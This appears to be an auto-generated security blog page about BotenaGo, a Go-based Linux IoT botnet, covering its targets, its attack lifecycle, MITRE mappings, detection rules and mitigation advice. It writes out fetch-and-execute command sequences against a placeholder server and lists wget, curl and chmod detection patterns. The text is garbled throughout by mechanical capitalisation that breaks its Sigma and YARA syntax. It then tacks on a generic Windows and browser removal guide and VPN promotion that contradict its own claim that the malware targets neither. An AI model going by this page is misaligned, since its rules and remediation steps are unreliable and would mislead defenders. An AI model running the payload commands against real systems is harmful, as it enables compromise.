 Blog's Page
 Blog's Page

BotenaGo Is A Linux-based Malware Bot First Disclosed In Late 2021. It Is Written In The Go Programming Language (Golang) And Is Primarily Designed To Compromise Internet Of Things (IoT) Devices By Exploiting Dozens Of Publicly Known Vulnerabilities. Unlike Traditional Botnets That Brute-force SSH Or Telnet Credentials, BotenaGo Automates The Exploitation Of Vulnerable Services To Deploy Its Payload.
Researchers Identified More Than 30 Exploit Modules Embedded Within A Single Binary, Enabling BotenaGo To Target Routers, NAS Devices, IP Cameras, Network Appliances, And Linux Servers. After Successful Exploitation, The Malware Downloads And Executes Additional Payloads From A Command-and-control (C2) Server. Early Samples Were Considered Incomplete Because The Propagation Logic Was Present But The Malware Relied On External Shell Commands For Downloading Secondary Payloads. Despite This, BotenaGo Demonstrated The Potential To Become A Highly Effective IoT Botnet Capable Of Launching DDoS Attacks, Establishing Persistence, And Enabling Remote Code Execution On Compromised Systems.
| Feature | Details |
|---|---|
| Malware Type | IoT Botnet Malware |
| Programming Language | Go (Golang) |
| Target Platform | Linux |
| Primary Objective | Remote Code Execution & Botnet Deployment |
| Initial Discovery | November 2021 |
| Infection Vector | Exploitation Of Vulnerable IoT Devices |
| Persistence | Limited In Early Samples |
| Payload Delivery | wget/curl Download Commands |
| Architecture | ELF Executable |
BotenaGo Follows A Relatively Straightforward Attack Lifecycle:
Scans Target IP Addresses.
Detects Vulnerable Services.
Executes One Of More Than 30 Embedded Exploits.
Gains Remote Shell Access.
Executes Shell Commands.
Downloads A Second-stage Malware Payload Using wget Or curl.
Executes The Downloaded Payload.
Connects To Attacker-controlled Infrastructure.
Unlike Mirai, BotenaGo Focuses On Vulnerability Exploitation Rather Than Default Credential Attacks.
BotenaGo Primarily Targets Linux-based Systems.
| Operating System | Status |
|---|---|
| Linux | Primary Target |
| Embedded Linux | Targeted |
| BusyBox Linux | Targeted |
| Ubuntu Server | Possible |
| Debian | Possible |
| OpenWRT | Possible |
| CentOS | Possible |
| IoT Linux Firmware | Primary Target |
Windows And MacOS Are Not Known To Be Direct Targets.
Typical Malicious Files Include:
ELF Executable
Downloaded Payload Binary
Temporary Shell Scripts
wget Downloaded Binaries
curl Downloaded Payloads
Common Filenames Observed Include:
bot
Update
Busybox
Wget.sh
Curl.sh
Payload
Common Download Commands:
wget Http://<server>/payload
Chmod +x Payload
./payload
or
curl -O Http://<server>/payload
Chmod +x Payload
./payload
BotenaGo Does not Directly Infect Web Browsers.
| Browser | Targeted |
|---|---|
| Google Chrome | No |
| Mozilla Firefox | No |
| Microsoft Edge | No |
| Safari | No |
| Opera | No |
Its Primary Focus Is Linux Services And IoT Firmware.
No Known Browser Extensions Are Targeted.
| Extension Type | Status |
|---|---|
| Chrome Extensions | Not Targeted |
| Firefox Add-ons | Not Targeted |
| Edge Extensions | Not Targeted |
BotenaGo Primarily Attacks:
Home Routers
Enterprise Routers
NAS Devices
IP Cameras
DVRs
Network Storage Appliances
Linux Servers
VPN Gateways
IoT Gateways
Smart Home Devices
Researchers Identified Over 30 Embedded Exploit Modules, Including Exploits Affecting Products From Vendors Such As:
D-Link
Netgear
Realtek SDK-based Devices
ZTE
Huawei
TOTOLINK
Zyxel
Linksys
Cisco (selected Embedded Products)
Dasan GPON Devices
The Malware Leverages Publicly Disclosed Remote Code Execution (RCE) Vulnerabilities Rather Than Credential Guessing.
BotenaGo Has Been Observed Targeting Vulnerable Devices Globally. While Exact Victim Counts Are Not Publicly Available, Telemetry And Exposed IoT Populations Indicate Infections And Targeting Activity Across Many Regions, Including:
United States
China
India
Brazil
Russia
Germany
United Kingdom
South Korea
Japan
France
Italy
Canada
Australia
Spain
Taiwan
The Malware Is Opportunistic And Targets Any Internet-exposed Vulnerable Linux IoT Device Rather Than Focusing On Specific Countries.
BotenaGo Has Targeted:
Home Broadband Routers
Enterprise Network Appliances
Industrial Gateways
CCTV Cameras
Digital Video Recorders (DVRs)
Linux Virtual Machines
Cloud Linux Servers
NAS Storage Devices
Embedded Linux Devices
Small Office Routers
ELF Executable
Go Compiled Binary
BusyBox Executable
Payload
Update
Bot
wget
Curl
Chmod
Busybox
Sh
Ash
chmod +x

Wget

Curl

./payload
Look For:
Outbound HTTP Connections
Unexpected Wget Traffic
curl Downloads
Shell Command Execution
Connections To Unknown IP Addresses
High Outbound Scanning Activity
Large Number Of Outbound TCP Scans
Unexpected Shell Execution
Download Of ELF Binaries
IoT Device Communicating Externally
Execution Of Chmod On Downloaded Files
High CPU Usage From Scanning Activity
| Technique ID | Technique | Purpose |
|---|---|---|
| T1190 | Exploit Public-Facing Application | Initial Compromise |
| T1059.004 | Unix Shell | Command Execution |
| T1105 | Ingress Tool Transfer | Download Payload |
| T1071.001 | Application Layer Protocol: Web Protocols | HTTP Communication |
| T1204 | User Execution | Payload Execution (secondary Stage) |
| T1046 | Network Service Scanning | Identify Vulnerable Services |
| T1082 | System Information Discovery | Gather Host Details |
| T1027 | Obfuscated Files Or Information | Hide Payload Components |
| T1498 | Network Denial Of Service | Botnet DDoS Capability (potential) |
title: Linux Suspicious Wget Download

Logsource:
  Product: Linux

Detection:
  Selection:
    CommandLine|contains:
      - Wget
      - Curl

  Condition: Selection

Level: Medium
title: Suspicious Chmod Execution

Logsource:
  Product: Linux

Detection:
  Selection:
    CommandLine|contains:
      - Chmod +x

Condition: Selection

Level: High
rule BotenaGo_Golang
{
    Meta:
        Author = "OpenAI"
        Description = "Detect BotenaGo-like Golang ELF Binaries"

    Strings:
        $s1 = "wget"
        $s2 = "curl"
        $s3 = "/bin/sh"
        $s4 = "chmod"

    Condition:
        Uint32(0) == 0x464C457F And
        2 Of ($s*)
}
alert Http Any Any -> Any Any (
Msg:"Possible BotenaGo Payload Download";
Flow:established,to_server;
Content:"wget";
Nocase;
Sid:1001001;
Rev:1;
)
Organizations Can Reduce The Risk Of BotenaGo Infection By:
Regularly Patching IoT Devices And Network Appliances.
Disabling Unnecessary Internet-facing Management Interfaces.
Restricting SSH, Telnet, And Web Administration Access.
Monitoring Outbound HTTP/HTTPS Traffic For Unusual Downloads.
Using Endpoint Detection And Response (EDR) Solutions On Linux Systems.
Segmenting IoT Devices From Critical Enterprise Networks.
Blocking Known Malicious IPs And Suspicious Domains.
BotenaGo Is A Golang-based Linux Malware That Exploits Dozens Of Known Vulnerabilities In IoT Devices To Deploy Additional Malicious Payloads And Build A Botnet.
No. It Is Classified As A Botnet Malware/backdoor Targeting Linux-based IoT Devices.
Primarily Linux, Including Embedded Linux And BusyBox-based Firmware Commonly Found On IoT Devices.
No Publicly Documented Evidence Indicates That BotenaGo Targets Windows Systems.
Its Primary Function Is Exploitation And Payload Delivery Rather Than Credential Theft.
No. It Does Not Target Browsers Or Browser Extensions.
It Spreads By Exploiting Publicly Known Vulnerabilities In Exposed Internet-facing IoT Devices And Linux Systems.
Telecommunications, Internet Service Providers, Manufacturing, Healthcare, Smart Home Deployments, And Organizations With Internet-exposed IoT Infrastructure.
Monitor For Suspicious wget, curl, And chmod +x Activity, Unexpected Outbound HTTP Connections, Scanning Behavior, And Execution Of Unknown ELF Binaries On Linux Hosts.
Yes. Isolate The Affected Device, Terminate Malicious Processes, Remove Unauthorized Binaries, Update Vulnerable Firmware, Change Credentials, And Patch Exploited Vulnerabilities Before Reconnecting The System To The Network.
Step 1: Boot Into Safe Mode
Restart Your PC And Press F8 (or Shift + F8 For Some Systems) Before Windows Loads.
Choose Safe Mode With Networking.
Safe Mode Prevents Most Malware From Loading.
Press Win + R, Type appwiz.cpl, And Press Enter.
Sort By Install Date And Uninstall Unknown Or Recently Added Programs.
Use A Trusted Anti-malware Tool:
Malwarebytes – https://www.malwarebytes.com
Screenshot Of Malwarebytes - Visit Links
Microsoft Defender – Built Into Windows 10/11
HitmanPro, ESET Online Scanner, Or Kaspersky Virus Removal Tool
ZoneAlarm Pro Antivirus + Firewall NextGen
VIPRE Antivirus - US And Others Countries, | India
Run A Full Scan And Delete/quarantine Detected Threats.
Win + R, Type temp → Delete All Files.Press Win + R, Type %temp% → Delete All Files.
Use Disk Cleanup: cleanmgr In The Run Dialog.
Go To: C:\Windows\System32\drivers\etc
Open hosts File With Notepad.
Replace With Default Content:
Press Ctrl + Shift + Esc → Open Task Manager
Go To Startup Tab
Disable Any Suspicious Entries.
Open Command Prompt As Administrator.
Run These Commands:
netsh Winsock Reset

netsh Int Ip Reset

ipconfig /flushdns
Unwanted Homepage Or Search Engine
Pop-ups Or Redirects
Unknown Extensions Installed
For Chrome:
Go To: chrome://extensions/
Remove Anything Unfamiliar
For Firefox:
Go To: about:addons → Extensions
Remove Suspicious Add-ons
For Edge:
Go To: edge://extensions/
Uninstall Unknown Add-ons
Chrome:
Go To chrome://settings/reset → "Restore Settings To Their Original Defaults"
Firefox:
Go To about:support → "Refresh Firefox"
Edge:
Go To edge://settings/resetProfileSettings → "Reset Settings"
All Browsers:
Use Ctrl + Shift + Del → Select All Time
Clear Cookies, Cached Files, And Site Data
Make Sure They Are Not Hijacked.
Chrome: chrome://settings/search
Firefox: about:preferences#search
Edge: edge://settings/search
Chrome: chrome://settings/cleanup
Use Malwarebytes Browser Guard For Real-time Browser Protection.
Always Download Software From Trusted Sources.
Keep Windows, Browsers, And Antivirus Updated.
Avoid Clicking Suspicious Links Or Ads.
Use ad Blockers And reputable Antivirus Software.
Backup Your Files Regularly.
To Remove Malware From Your Windows PC, Start By Booting Into Safe Mode, Uninstalling Suspicious Programs, And Scanning With Trusted Anti-malware Tools Like Malwarebytes. Clear Temporary Files, Reset Your Network Settings, And Check Startup Apps For Anything Unusual.
For web Browsers, Remove Unwanted Extensions, Reset Browser Settings, Clear Cache And Cookies, And Ensure Your Homepage And Search Engine Haven’t Been Hijacked. Use Cleanup Tools Like Chrome Cleanup Or Browser Guard For Added Protection.
?? Prevention Tips: Keep Software Updated, Avoid Suspicious Downloads, And Use Antivirus Protection Plus Browser Ad Blockers. Regular Backups Are Essential.
Why It Matters: Not All VPNs Offer Malware Protection.
What To Look For: Providers With built-in Malware/ad/tracker Blockers (e.g., NordVPN’s Threat Protection, ProtonVPN’s NetShield).
Purpose: Prevents Data Leaks If Your VPN Connection Drops.
Benefit: Ensures Your Real IP And Browsing Activity Aren’t Exposed To Malware-distributing Websites.
Why It Matters: DNS Leaks Can Expose Your Online Activity To Attackers.
Solution: Enable DNS Leak Protection In Your VPN Settings Or Use A Secure DNS Like Cloudflare (1.1.1.1).
Risk: Free VPNs Often Contain Malware, Sell User Data, Or Lack Security Features.
Better Option: Use Reputable Paid VPNs That Offer security Audits And Transparent Privacy Policies.
Some VPNs Block Known Phishing And Malicious Sites.
Example: Surfshark’s CleanWeb, CyberGhost’s Content Blocker.
Reason: Security Patches Fix Known Vulnerabilities.
Tip: Enable Auto-updates Or Check For Updates Weekly.
Scope: Malware Can Enter Through Phones, Tablets, Or IoT Devices.
Solution: Install VPN Apps On Every Internet-connected Device.
Fact: VPNs Do Not Remove Or Detect Malware On Your System.
Complement It With:
Antivirus Software
Firewall
Browser Extensions For Script Blocking
VPN Encrypts Traffic But Can’t Stop Malware From Executing If You Download Infected Files.
Split Tunneling Allows Certain Apps/sites To Bypass VPN.
Tip: Never Exclude Browsers, Email Clients, Or Download Managers From VPN Tunneling.
A VPN (Virtual Private Network) Enhances Your Online Privacy By Encrypting Your Internet Traffic And Masking Your IP Address. It Protects Your Data On Public Wi-Fi, Hides Browsing Activity From Hackers And ISPs, And Helps Bypass Geo-restrictions. VPNs Also Add A Layer Of Defense Against Malware By Blocking Malicious Websites And Trackers When Using Advanced Features. However, A VPN Does Not Remove Existing Malware Or Act As Antivirus Software. For Full Protection, Combine VPN Use With Antivirus Tools, Regular Software Updates, And Cautious Browsing Habits. Always Choose A Reputable VPN Provider With Strong Security And Privacy Policies.
BotenaGo Malware, Remove BotenaGo Malware, Uninstall BotenaGo Malware, Delete BotenaGo Malware, How To Remove BotenaGo Malware, Get Rid Of BotenaGo Ma











